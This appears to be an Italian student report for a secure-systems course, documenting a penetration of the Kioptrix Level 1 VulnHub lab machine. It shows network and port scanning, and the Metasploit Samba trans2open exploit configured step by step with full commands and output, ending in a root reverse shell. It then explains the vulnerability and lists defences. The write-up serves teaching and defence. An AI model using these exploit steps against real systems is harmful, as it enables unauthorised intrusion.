

# **Progettazione di Sistemi Sicuri**

Giuseppe Fantone

MAT. 810459

## **KIOPTRIX – LEVEL 1**

A.A. 2024-2025

# KIOPTRIX – LEVEL 1

Download: [Kioptrix: Level 1 \(#1\) - VulnHub](#)

L'obiettivo è quello di acquisire l'accesso root alla macchina attraverso qualsiasi mezzo disponibile. Lo stato della macchina all'avvio è il seguente:

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
!_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!


kioptrix login:
```

La macchina è bloccata da un login.


# KALI LINUX

È stata utilizzata una macchina virtuale con Kali Linux su VirtualBox per effettuare l'attacco. Entrambe le macchine sono state impostate su una rete "solo host".

Kioptrix:



Kali:



# METHOD


- Scansione della rete (netdiscover)
- Scansione delle porte (nmap)
- Scansione della versione di Samba (metasploit)
- Selezione ed invio del payload
- Reverse shell

# Scansione della rete

Netdiscover (Network Discover) è uno strumento incluso in Kali Linux utilizzato per il rilevamento di dispositivi in una rete. Funziona tramite ARP scan per identificare IP e MAC dei dispositivi nella stessa subnet.

Comando: **netdiscover**

Risultato:



```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.141.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  
+-----+-----+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+-----+-----+  
192.168.56.1   0a:00:27:00:00:17    1     60  Unknown vendor  
192.168.56.100 08:00:27:47:ab:1a    1     60  PCS Systemtechnik GmbH  
192.168.56.102 08:00:27:4e:e0:5a    1     60  PCS Systemtechnik GmbH
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:17	1	60	Unknown vendor
192.168.56.100	08:00:27:47:ab:1a	1	60	PCS Systemtechnik GmbH
192.168.56.102	08:00:27:4e:e0:5a	1	60	PCS Systemtechnik GmbH

L'IP di Kioptrix è **192.168.56.102** perché gli altri sono IP noti (il secondo è del DHCP).

A questo punto è possibile effettuare la scansione dei servizi attivi sulla macchina.

# Scansione delle porte

Nmap (Network Mapper) è uno strumento per la scansione e la ricognizione di reti. Utile per raccogliere informazioni sui dispositivi connessi e identificare potenziali vulnerabilità.

Comando: ***nmap -p- -A 192.168.56.102***

‘-p-’ indica che verranno scansionate tutte le porte mentre ‘-A’ è usato per effettuare una scansione aggressiva. Successivamente si indica l’indirizzo IP della macchina target (Kioptrix).

Risultato:

```
(kali@kali)-[~]
$ sudo nmap -p- -A 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 11:21 CET
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2             111/tcp     rpcbind
|   100000   2             111/udp     rpcbind
|   100024   1            32768/tcp   status
|   100024   1            32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:4E:E0:5A (Oracle VirtualBox virtual NIC)
```

Ci sono 5 servizi attivi sulla macchina, alle porte: 22 (ssh), 80 (http), 111 (rcp), 139 (smb), 443 (https) e 32768 (rpc).

Il sistema operativo è ***Red Hat Linux***

```
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
```

# VERSIONE DI SAMBA (porta 139)

Sposto l'attenzione sulla porta 139, ma non conosco la versione di Samba che viene utilizzata.

Metasploit, un framework progettato per il pen-testing, consente di identificare, sfruttare e testare vulnerabilità nei sistemi informatici.

Comando: ***search smb\_version***

Risultato:

```
msf6 > search smb_version

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection

Comando: ***use 0 + set RHOST 192.168.56.102 + options***

Risultato:

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.56.102	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
THREADS	1	yes	The number of concurrent threads (max one per host)

Siccome i parametri sono tutti impostati correttamente, si procede con la scansione della versione di samba.

Comando: *exploit*

Risultato:

```
msf6 auxiliary(scanner/smb/smb_version) > exploit
[*] 192.168.56.102:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.56.102:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.102: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

La versione di Samba è la 2.2.1a, nonché una versione molto datata e soprattutto vulnerabile.



# SELEZIONE EXPLOIT E ATTACCO (1)

Comando: ***search Samba 2.2 + use 2 + options***

Risultato:

```
msf6 auxiliary(scanner/smb/smb_version) > search Samba 2.2
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
1	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (FreeBSD x86)
2	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
3	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
4	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/solaris/samba/trans2open`

```
msf6 auxiliary(scanner/smb/smb_version) > use 2
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

In quanto mancante e obbligatorio, dobbiamo impostare l'IP di **RHOST** (host target) e cambiare quello di **LHOST** dall'indirizzo di loopback a quello della macchina attaccante nella sottorete (192.168.56.101).

Comando: ***set RHOST 192.168.56.102 + set LHOST 192.168.56.101***

Risultato:

```
msf6 exploit(linux/samba/trans2open) > set RHOST 192.168.56.102  
RHOST => 192.168.56.102
```

```
msf6 exploit(linux/samba/trans2open) > set LHOST 192.168.56.101
```

```
LHOST => 192.168.56.101
```

```
msf6 exploit(linux/samba/trans2open) > options
```

```
Module options (exploit/linux/samba/trans2open):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.56.102	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.56.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Ora che tutto è settato correttamente si procede con l'attacco.

Comando: **exploit**

## Risultato:

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:139 - Trying return address 0xbffffdfc...
[*] 192.168.56.102:139 - Trying return address 0xbffffcfc...
[*] 192.168.56.102:139 - Trying return address 0xbffffbfc...
[*] 192.168.56.102:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] 192.168.56.102 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.56.102:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] 192.168.56.102 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.56.102:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] 192.168.56.102 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.56.102:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] 192.168.56.102 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.56.102:139 - Trying return address 0xbffff6fc...
[*] 192.168.56.102:139 - Trying return address 0xbffff5fc...
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.56.102:139 - Trying return address 0xbffffe1fc...
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.56.102:139 - Trying return address 0xbffffe0fc...
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.56.102:139 - Trying return address 0xbffffdfc...
[-] Meterpreter session 4 is not valid and will be closed
[*] 192.168.56.102:139 - Trying return address 0xbffffdefc...
[*] 192.168.56.102:139 - Trying return address 0xbffffddfc...
[*] 192.168.56.102:139 - Trying return address 0xbffffdcfc...
[*] 192.168.56.102:139 - Trying return address 0xbffffdbfc...
[*] 192.168.56.102:139 - Trying return address 0xbffffdafc...
[*] 192.168.56.102:139 - Trying return address 0xbffffd9fc...
[*] 192.168.56.102:139 - Trying return address 0xbffffd8fc...
[*] 192.168.56.102:139 - Trying return address 0xbffffd7fc...
[*] 192.168.56.102:139 - Trying return address 0xbffffd6fc...
[*] 192.168.56.102:139 - Trying return address 0xbffffd5fc...
[*] 192.168.56.102:139 - Trying return address 0xbffffd4fc...
^C[-] 192.168.56.102:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
```

A causa degli errori ripetuti che si verificavano, l'attacco è stato interrotto manualmente (Ctrl + c) al fine di poter cambiare il tipo di payload (finora era stato usato quello di default)

# CAMBIO DI PAYLOAD E ATTACCO (2)

Comando: **set payload linux/x86/ + doppio TAB** (per visualizzare le opzioni) + **set payload linux/x86/shell\_reverse\_tcp + exploit**

Questo payload apre una connessione inversa tra la macchina target e la macchina attaccante fornendo l'accesso a una shell (interprete a riga di comando). Questo attacco è utile in quanto permette di bypassare eventuali firewall che bloccano le connessioni in ingresso alla macchina target, in quanto la connessione inversa viene avviata da essa.

Risultato:

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser          set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/chmod            set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/exec             set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp  set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid  set payload linux/x86/read_file
set payload linux/x86/meterpreter/bind_nonx_tcp  set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp        set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_tcp_uuid   set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp  set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp  set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_tcp      set payload linux/x86/shell_reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid  set payload linux/x86/shell_reverse_tcp_ipv6
```

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:139 - Trying return address 0xbffffdfc ...
[*] 192.168.56.102:139 - Trying return address 0xbffffcfc ...
[*] 192.168.56.102:139 - Trying return address 0xbffffbfc ...
[*] 192.168.56.102:139 - Trying return address 0xbffffafc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff9fc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff8fc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff7fc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.56.101:4444 → 192.168.56.102:32813) at 2025-01-02 21:07:35 +0100


[*] Command shell session 6 opened (192.168.56.101:4444 → 192.168.56.102:32814) at 2025-01-02 21:07:36 +0100
[*] Command shell session 7 opened (192.168.56.101:4444 → 192.168.56.102:32815) at 2025-01-02 21:07:38 +0100
[*] Command shell session 8 opened (192.168.56.101:4444 → 192.168.56.102:32816) at 2025-01-02 21:07:39 +0100
```

```
whoami
root
```

L'accesso alla macchina target come **root** è stato acquisito con successo. L'attacco si ritiene quindi concluso.

CONCLUSIONI

# VULNERABILITÀ RISCONTRATE



La **vulnerabilità** della versione 2.2.1a di Samba si trova nella gestione della chiamata SMB **Trans2open**, che viene utilizzata per accedere a file e directory in rete.

**SMB** include vari comandi, tra cui "**TRANS2**" (Transaction 2), che viene usato per operazioni di file avanzate. Quando un client invia una richiesta **TRANS2** al server, i dati della richiesta vengono memorizzati temporaneamente in un **buffer**.

Il **problema** alla base di questo processo è causato dalla possibilità di **causare** un **overflow del buffer**, sfruttato tramite l'invio di una **richiesta SMB** (protocollo Samba) costruita appositamente per **iniettare e far eseguire** codice arbitrario alla **macchina target** con i **privilegi** del processo Samba che, solitamente, sono quelli di **root**.

Questa vulnerabilità è stata scoperta per la prima volta nel 2001 e segnalata, tramite una dimostrazione pratica, dal ricercatore di sicurezza **Sir Dystic**, un membro del gruppo di hacking noto come **Cult of the Dead Cow (cDc)**.

Le versioni successive di Samba hanno corretto questa vulnerabilità migliorando anche in generale la sicurezza del protocollo.

# TECNICHE DIFENSIVE

Per rendere sicuro il sistema si potrebbero adottare le seguenti tecniche difensive:

- **Disabilitare** Samba se non necessario, diminuendo la superficie disponibile per un attacco
- **Aggiornare** Samba all'ultima versione rilasciata, in modo tale da usare il software che non presenta la vulnerabilità sfruttata
- **Limitare l'accesso** alla porta 139 tramite il firewall garantendo accesso minimo tramite un approccio **zero trust**
- Configurare un sistema di **monitoraggio** in modo tale da rilevare comportamenti anomali nel traffico, in particolare alla porta 139 in questo caso
- **Limitare** le connessioni non autorizzate **in uscita** tramite il firewall, in modo tale da evitare eventuali attacchi di tipo reverse shell